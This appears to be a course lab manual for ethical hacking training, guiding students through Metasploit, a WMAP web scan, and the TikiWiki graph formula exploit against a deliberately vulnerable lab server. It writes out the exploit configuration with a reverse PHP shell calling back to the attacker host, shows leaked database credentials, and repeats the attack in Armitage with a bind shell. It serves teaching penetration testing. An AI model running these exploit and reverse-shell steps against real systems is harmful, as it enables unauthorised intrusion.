



ETHICAL HACKING V2 LAB SERIES

Lab 09: Metasploit Framework Fundamentals and Armitage

Document Version: **2021-10-05**

Material in this Lab Aligns to the Following	
Books/Certifications	Chapters/Modules/Objectives
All-In-One CEH Chapters ISBN-13: 978-1260454550	5: Attacking a System
EC-Council CEH v10 Domain Modules	5: Vulnerability Analysis 6: System Hacking
CompTIA Pentest+ Objectives	2.1: Given a scenario, conduct information gathering using appropriate techniques 2.2: Given a scenario, perform a vulnerability scan 2.3: Given a scenario, analyze vulnerability scan results 2.4: Explain the process of leveraging information to prepare for exploitation 3.4: Given a scenario, exploit application-based vulnerabilities 3.5: Given a scenario, exploit local host vulnerabilities 3.7: Given a scenario, perform post-exploitation techniques 4.2: Compare and contrast various use cases of tools 4.3: Given a scenario, analyze tool output or data related to a penetration test
CompTIA All-In-One PenTest+ Chapters ISBN-13: 978-1260135947	7: Network-Based Attacks 9: Web and Database Attacks 10: Attacking Local Host Vulnerabilities

Contents

Introduction	3
Objective	3
Pod Topology	4
Lab Settings	5
1 Getting Familiar with Metasploit	6
2 Vulnerability Scanning Using the WMAP Module	10
3 Configuring Exploits and Payloads	13
4 Starting Armitage and Scanning Hosts	17
5 Finding and Executing Attacks in Armitage	20

Introduction


Metasploit is a penetration testing framework that is used for conducting security assessments. The lab introduces its fundamental usage and available options to conduct a penetration test.

Objective

In this lab, you will be conducting ethical hacking practices using various tools. You will be performing the following tasks:

1. Getting Familiar with Metasploit
2. Vulnerability Scanning Using the WMAP Module
3. Configuring Exploits and Payloads
4. Starting Armitage and Scanning Hosts
5. Finding and Executing Attacks in Armitage

Pod Topology



Lab Settings

The information in the table below will be needed in order to complete the lab. The task sections below provide details on the use of this information.

Virtual Machine	IP Address	Account (if needed)	Password (if needed)
Kali Linux	192.168.9.2 192.168.0.2	root	toor
pfSense	192.168.0.254 192.168.68.254 192.168.9.1	admin	pfsense
OWASP Broken Web App	192.168.68.12	root	owaspbwa

1 Getting Familiar with Metasploit

1. Click on the **Kali** tab.
2. Click within the console window and press **Enter** to display the login prompt.
3. Enter `root` as the *username*. Press **Tab**.
4. Enter `toor` as the *password*. Click **Log In**.
5. Open a new terminal by clicking on the **Terminal** icon located at the top of the page if the terminal is not already opened.
6. First, you must initialize the *Metasploit* database by running the following command:

```
msfdb init
```

```
root@kali:~# msfdb init
[+] Starting database
[+] Creating database user 'msf'
[+] Creating databases 'msf'
[+] Creating databases 'msf_test'
[+] Creating configuration file '/usr/share/metasploit-framework/config/database.yml'
[+] Creating initial database schema
root@kali:~#
```

7. After that database is configured, we need to start the *Postgres* database server with the following command:

```
service postgresql start
```

8. Use the following command to launch *msfconsole*:

```
msfconsole
```

```
root@kali:~# service postgresql start
root@kali:~# msfconsole
[*] Starting the Metasploit Framework console ... -
```

- banner

Note that a random banner is generated. The graphic above is an example.

- help

11. While in the *msfconsole*, note that terminal commands can still be used. Enter the command below.

```
ifconfig
```

```
msf5 > ifconfig
[*] exec: ifconfig

docker0: flags=4099<UP,BROADCAST,MULTICAST> mtu 1500
    inet 172.17.0.1 netmask 255.255.0.0 broadcast 172.17.255.255
    ether 02:42:7f:b3:e9:dd txqueuelen 0 (Ethernet)
    RX packets 0 bytes 0 (0.0 B)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 0 bytes 0 (0.0 B)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.9.2 netmask 255.255.255.0 broadcast 192.168.9.255
Output omitted...
```

12. *Netcat* is also made available within the *msfconsole*. To connect to various services, use the connect command to try to connect to the *OWASP* web server using *netcat*.

```
connect 192.168.68.12 80
```

```
msf5 > connect 192.168.68.12 80
[*] Connected to 192.168.68.12:80
msf5 > █
```

13. Press **CTRL-C** to break the connection.
14. To view all the modules available, enter the following command:

```
show all
```

```
msf5 > show all

Encoders
=====

#  Name                Disclosure Date  Rank    Check  Description
-  -  -
0  cmd/brace            -----         low     No     Bash Brace Expansion Comma
nd Encoder
1  cmd/echo              good           No     Echo Command Encoder
2  cmd/generic_sh        manual         No     Generic Shell Variable Sub
Output omitted...
```

15. View all the exploits and payloads available.

```
show exploits
```

```
msf5 > show exploits
█
```


16. View the payloads available.

```
show payloads
```

```
msf5 > show payloads
```

2 Vulnerability Scanning Using the WMAP Module

1. *Metasploit* also contains vulnerability scanning modules. Load the web application scanner plugin *WMAP* by entering the command below.

```
load wmap
```

```
msf5 > load wmap
[WMAP 1.5.1] == et [ ] metasploit.com 2012
[*] Successfully loaded plugin: wmap
msf5 > 
```

2. View the available *wmap* commands, type the command below, followed by pressing the **Enter** key.

```
help
```

```
msf5 > help
wmap Commands
=====
Command      Description
-----
wmap_modules  Manage wmap modules
wmap_nodes    Manage nodes
wmap_run       Test targets
wmap_sites     Manage sites
wmap_targets  Manage targets
wmap_vulns    Display web vulns
Output omitted...
```

3. View the *wmap_sites* options for managing sites.

```
wmap_sites -h
```

```
msf5 > wmap_sites -h
[*] Usage: wmap_sites [options]
  -h      Display this help text
  -a [url] Add site (vhost,url)
  -d [ids] Delete sites (separate ids with space)
  -l      List all available sites
  -s [id] Display site structure (vhost,url|ids) (level) (unicode output true/false)
msf5 > 
```

4. Add the *OWASP* site.

```
wmap_sites -a http://192.168.68.12
```

```
msf5 > wmap_sites -a http://192.168.68.12
[*] Site created.
msf5 > 
```

- Confirm that the *OWASP* site has been successfully created.

```
wmap_sites -l
```

```
msf5 > wmap_sites -l
[*] Available sites
=====
```

Id	Host	Vhost	Port	Proto	# Pages	# Forms
0	192.168.68.12	192.168.68.12	80	http	0	0

- Load the vulnerabilities using the module called *mutillidae*.

```
wmap_targets -t http://192.168.68.12/mutillidae/index.php
```

- Confirm that the target has been successfully added.

```
wmap_targets -l
```

```
msf5 > wmap_targets -t http://192.168.68.12/mutillidae/index.php
msf5 > wmap_targets -l
[*] Defined targets
=====
```

Id	Vhost	Host	Port	SSL	Path
0	192.168.68.12	192.168.68.12	80	false	/mutillidae/index.php

- View the options available when attempting to scan a target.

```
wmap_run -h
```

```
msf5 > wmap_run -h
[*] Usage: wmap_run [options]
-h          Display this help text
-t          Show all enabled modules
-m [regex]  Launch only modules that name match provided regex.
-p [regex]  Only test path defined by regex.
-e [/path/to/profile] Launch profile modules against all matched targets.
              (No profile file runs all enabled modules.)
```

- Show all enabled target modules for *WMAP* to choose from.

```
wmap_run -t
```

```
msf5 > wmap_run -t
[*] Testing target:
[*] Site: 192.168.68.12 (192.168.68.12)
[*] Port: 80 SSL: false
=====
[*] Testing started. 2020-07-01 18:39:56 -0400
[*] Loading wmap modules...
```

10. Type the command below to view the contents of a profile that will be used to initiate a *WMAP* scan. Notice the modules that are included in the profile.

```
cat /root/profile
```

```
[*] exec: cat /root/profile
http_version
open_proxy
robots_txt
frontpage_login
host_header_injection
Output omitted...
```

11. Run the *WMAP* scanner using the predefined profile with selective *WMAP* modules.

```
wmap_run -e /root/profile
```

```
msf5 > wmap_run -e /root/profile
[*] Using profile /root/profile.
[-] NO WMAP NODES DEFINED. Executing local modules
[*] Testing target:
[*]   Site: 192.168.68.12 (192.168.68.12)
[*]   Port: 80 SSL: false
=====
```

Allow 1-2 minutes for the scan to complete before continuing on to the next step.

12. View the vulnerabilities that were found by the scanner.

```
wmap_vulns -l
```

```
msf5 > wmap_vulns -l
[*] + [192.168.68.12] (192.168.68.12): scraper /
[*]   scraper Scraper
[*]   GET owaspbwa OWASP Broken Web Applications
[*] + [192.168.68.12] (192.168.68.12): file /.svn/entries
[*]   File SVN Entry found.
[*]   GET Res code: 403
msf5 > 
```

13. Leave the terminal window open to continue with the next task.

3 Configuring Exploits and Payloads

1. The *OWASP* server runs a piece of software for content management known as *TikiWiki CMS*. The particular version it is running on now is vulnerable. Search for available exploits for this software.

```
search tikiwiki
```

```
msf5 > search tikiwiki

Matching Modules
=====

#  Name                                     Disclosure Date  Rank    Check  Descript
-  -
0  auxiliary/admin/tikiwiki/tikidblib       2006-11-01      normal  No      TikiWiki
   Information Disclosure
1  exploit/unix/webapp/php_xmlrpc_eval      2005-06-29      excellent Yes     PHP XML-
   Output omitted...
```

2. Use the *tikiwiki_graph_formula_exec* module to try a remote PHP execution. Before executing, use the **info** command to show more information about the module.

```
info exploit/unix/webapp/tikiwiki_graph_formula_exec
```

3. After viewing the given information, use the exploit to gain access to the server.

```
use exploit/unix/webapp/tikiwiki_graph_formula_exec
```

```
msf5 > use exploit/unix/webapp/tikiwiki_graph_formula_exec
msf5 exploit(unix/webapp/tikiwiki_graph_formula_exec) > █
```

4. Once the exploit is loaded, identify the available options.

```
show options
```

```
msf5 exploit(unix/webapp/tikiwiki_graph_formula_exec) > show options

Module options (exploit/unix/webapp/tikiwiki_graph_formula_exec):

Name      Current Setting  Required  Description
----      -
Proxies    RHOSTS          yes       A proxy chain of format type:host:port[,type:host:port][ ... ]
RHOSTS    RPORT           yes       The target host(s), range CIDR identifier, or hosts file with
syntax 'file:<path>'
RPORT     80              yes       The target port (TCP)
SSL       false           no        Negotiate SSL/TLS for outgoing connections
URI       /tikiwiki       yes       TikiWiki directory path
VHOST     no              no        HTTP server virtual host

Output omitted...
```

5. Set the remote target for the exploit.

```
set RHOST 192.168.68.12
```

```
msf5 exploit(unix/webapp/tikiwiki_graph_formula_exec) > set RHOST 192.168.68.12
RHOST => 192.168.68.12
msf5 exploit(unix/webapp/tikiwiki_graph_formula_exec) > █
```

Now that the exploit has been chosen and set, the next step would be to choose a payload to use after the target is exploited. In this scenario, a payload will be injected into the server's memory and not leave anything on the machine. *Meterpreter* will be used to get into the memory of the target after it is exploited. This will help enable and maintain a connection to the server; using a reverse TCP technique back to the Kali machine.

6. Set the payload using reverse *PHP*.

```
set payload php/reverse_php
```

```
msf5 exploit(unix/webapp/tikiwiki_graph_formula_exec) > set payload php/reverse_php
payload => php/reverse_php
msf5 exploit(unix/webapp/tikiwiki_graph_formula_exec) > █
```

7. Set the listener for the connection to the Kali's local eth0 interface.

```
set LHOST eth0
```

```
msf5 exploit(unix/webapp/tikiwiki_graph_formula_exec) > set LHOST eth0
LHOST => eth0
msf5 exploit(unix/webapp/tikiwiki_graph_formula_exec) > █
```

8. Change the listener port to 5656.

```
set LPORT 5656
```

```
msf5 exploit(unix/webapp/tikiwiki_graph_formula_exec) > set LPORT 5656
LPORT => 5656
msf5 exploit(unix/webapp/tikiwiki_graph_formula_exec) > █
```


9. Confirm that all of the configuration are loaded before the exploit is initiated.

```
show options
```

```
msf5 exploit(unix/webapp/tikiwiki_graph_formula_exec) > show options

Module options (exploit/unix/webapp/tikiwiki_graph_formula_exec):

  Name      Current Setting  Required  Description
  ----      -
  Proxies    -                -          A proxy chain of format type:host:port[,type:host:port][...]
  RHOSTS     192.168.68.12    yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
  RPORT      80               yes       The target port (TCP)
  SSL        false            no        Negotiate SSL/TLS for outgoing connections
  URI        /tikiwiki         yes       TikiWiki directory path
  VHOST      -                no        HTTP server virtual host

Payload options (php/reverse_php):

  Name      Current Setting  Required  Description
  ----      -
  LHOST      eth0             yes       The listen address (an interface may be specified)
  LPORT      5656             yes       The listen port

Exploit target:

  Id  Name
  --  --
  0    Automatic

msf5 exploit(unix/webapp/tikiwiki_graph_formula_exec) > 
```

10. Once everything is configured, initiate the exploit on the target.

```
exploit
```

```
msf5 exploit(unix/webapp/tikiwiki_graph_formula_exec) > exploit

[*] Started reverse TCP handler on 192.168.9.2:5656
[*] Attempting to obtain database credentials ...
[*] The server returned : 200 OK
[*] Server version : Apache/2.2.14 (Ubuntu) mod_mono/2.4.3 PHP/5.3.2-1ubuntu4.30 with Suhosin-Patch proxy_h
tml/3.0.1 mod_python/3.3.1 Python/2.6.5 mod_ssl/2.2.14 OpenSSL/0.9.8k Phusion_Passenger/4.0.38 mod_perl/2.0.4 Perl/v5.10.1
[*] TikiWiki database informations :

db_tiki : mysql
dbversion : 1.9
host_tiki : localhost
user_tiki : tikiwiki
pass_tiki : tikiwiki
db_tiki : tikiwiki

[*] Attempting to execute our payload ...
[*] Command shell session 1 opened (192.168.9.2:5656 → 192.168.9.1:62170) at 2021-10-05 14:55:14 -0400


```

Given the output, notice the message that a command shell session is opened. This indicates that the *OWASP* server has been exploited, and a remote connection has been established.

Note: If you do not interact with the session within the first 30 seconds, it will timeout and disconnect. If this happens, just initiate the exploit command again. If you get a follow-up message stating that no session was created, initiate the exploit command once more.

11. Notice a shell session is now available. Enter the command below to identify which user you are currently engaged with and then print the current working directory.

```
whoami  
pwd
```

```
[*] Command shell session 1 opened (192.168.9.2:5656 → 192.168.9.1:62170) at 2021-10-05 14:55:14 -0400  
  
whoami  
www-data  
█
```

12. Identify which current working directory you are in.

```
pwd
```

```
[*] Command shell session 1 opened (192.168.9.2:5656 → 192.168.9.1:62170) at 2021-10-05 14:55:14 -0400  
  
whoami  
www-data  
pwd  
/owaspbwa/owaspbwa-svn/var/www/tikiwiki
```


13. Type **exit** and press **Enter** to close the session.
14. Once the session closes, type **exit** to leave the Metasploit Framework. Leave the terminal window open for the next section.

4 Starting Armitage and Scanning Hosts

1. In the terminal window, use the following command to start *Armitage*:

```
armitage
```


2. In the Connect... window, click **Connect** to connect to the local *Metasploit* database.




3. In the *Start Metasploit?* Window, click **yes** to start the Metasploit RPC server.



4. In the *Armitage* window, you will see the host **192.168.68.12** is already in the database from the previous sections. Let's clear the database by clicking **Hosts > Clear Database**.




5. In the **Clear Database** window, click **Yes** to continue.




Note that the **192.168.68.12** host disappeared.

6. Now we will use the power of nmap to search for hosts. We will start with a simple intense scan of the **192.168.68.12** host. Select **Hosts > Nmap scan > Intense scan**.



7. In the Input window, enter the following and click **OK**.


192.168.68.12



Note: This is running a nmap scan equivalent to the following:

nmap -T4 -A -v 192.168.68.12

8. The scan will take minutes to finish. Once finished, a pop-up message window will appear, click **OK** to continue.




9. We now have the **192.168.68.12** host in the center pane. It has been recognized as a Linux host. To help us remember this is the OWASP box, you can set a label. Right-click on **192.168.68.12** host, select **Host -> Set label...**
10. In the Input window, enter the following and click **OK**.

OWASP


11. Leave the *Armitage* window open to continue with the next task.

5 Finding and Executing Attacks in Armitage

1. Click the **192.168.68.12** host to select it. You should see a green rectangular box around it.
2. Select **Attacks > Find Attacks**.




3. In the *Message* window, click **OK**.
4. You are going to run the same exploit we did in the msfconsole. In the left column, navigate to **exploit > unix > webapp** and double-click **tikiwiki_graph_formula_exec** to open the *Attack* window.




To see all the possible exploits, you can right-click on the host, select **Attack** and work your way through the list. However, due to the Java design, this can be a bit cumbersome.


5. In the *Attack* window, note all the information is automatically filled out. Click **Launch** to try and create a session.



6. Notice that a command shell session 1 opened. The icon for the **192.168.68.12** host now has some lighting graphics, signaling that you have access to the system.




7. In the console pane on the bottom, while having the **exploit** tab selected, scroll to the top and identify the payload that was used by the program. Notice a different payload was used compared to the *php/reverse_php* that was used earlier in *Task 3*.




```
msf5 > use exploit/unix/webapp/tikiwiki_graph_formula_exec
msf5 exploit(unix/webapp/tikiwiki_graph_formula_exec) > set RHOSTS 192.168.68.12
RHOSTS => 192.168.68.12
msf5 exploit(unix/webapp/tikiwiki_graph_formula_exec) > set TARGET 0
TARGET => 0
msf5 exploit(unix/webapp/tikiwiki_graph_formula_exec) > set LHOST 192.168.9.2
LHOST => 192.168.9.2
msf5 exploit(unix/webapp/tikiwiki_graph_formula_exec) > set LPORT 23594
LPORT => 23594
msf5 exploit(unix/webapp/tikiwiki_graph_formula_exec) > set PAYLOAD generic/shell_bind_tcp
PAYLOAD => generic/shell_bind_tcp
msf5 exploit(unix/webapp/tikiwiki_graph_formula_exec) > set RPORT 80
RPORT => 80
msf5 exploit(unix/webapp/tikiwiki_graph_formula_exec) > set URI /tikiwiki
URI => /tikiwiki
msf5 exploit(unix/webapp/tikiwiki_graph_formula_exec) > set SSL false
SSL => false
```

8. Right-click the **192.168.68.12** host, select **Shell 1** -> **Interact**.



9. In the console pane below, notice a shell named “*Shell 1*” is opened, type **whoami** to determine which user you are on the system.



```
$ whoami
www-data
```

Notice it returns the **www-data** user. You may have limited access with this user and would probably want to get privilege escalation in order to obtain more information. This goes beyond the scope of this lab.

10. You may now end your reservation.